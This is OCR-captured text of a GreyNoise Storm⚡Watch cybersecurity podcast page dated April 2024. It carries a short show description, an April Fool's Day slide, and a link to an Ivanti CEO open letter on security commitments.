
STORMWATCH

CYBERSECURITY NEWS

Dateline: 2024-04-09

LIKE

SUBSCRIBE



Storm⚡Watch by GreyNoise Intelligence

GreyNoise Intelligence

TECHNOLOGY · UPDATED WEEKLY


GreyNoise Storm⚡Watch is a weekly podcast and livestream hosted by GreyNoise Intelligence (https://www.greynoise.io), a cybersecurity company that focuses on understanding internet noise. The show features hosts b MORE

https://StormWatch.ing

LEAVE A COMMENT

SHARE


It's
APRIL
FOOL'S
DAY!



Our Commitment to Security: An Open Letter from Ivanti CEO Jeff Abbott

Last updated: April 03, 2024 Jeff Abbott Security Ivanti News

https://www.ivanti.com/blog/our-commitment-to-security-an-open-letter-from-ivanti-ceo-jeff-abbott

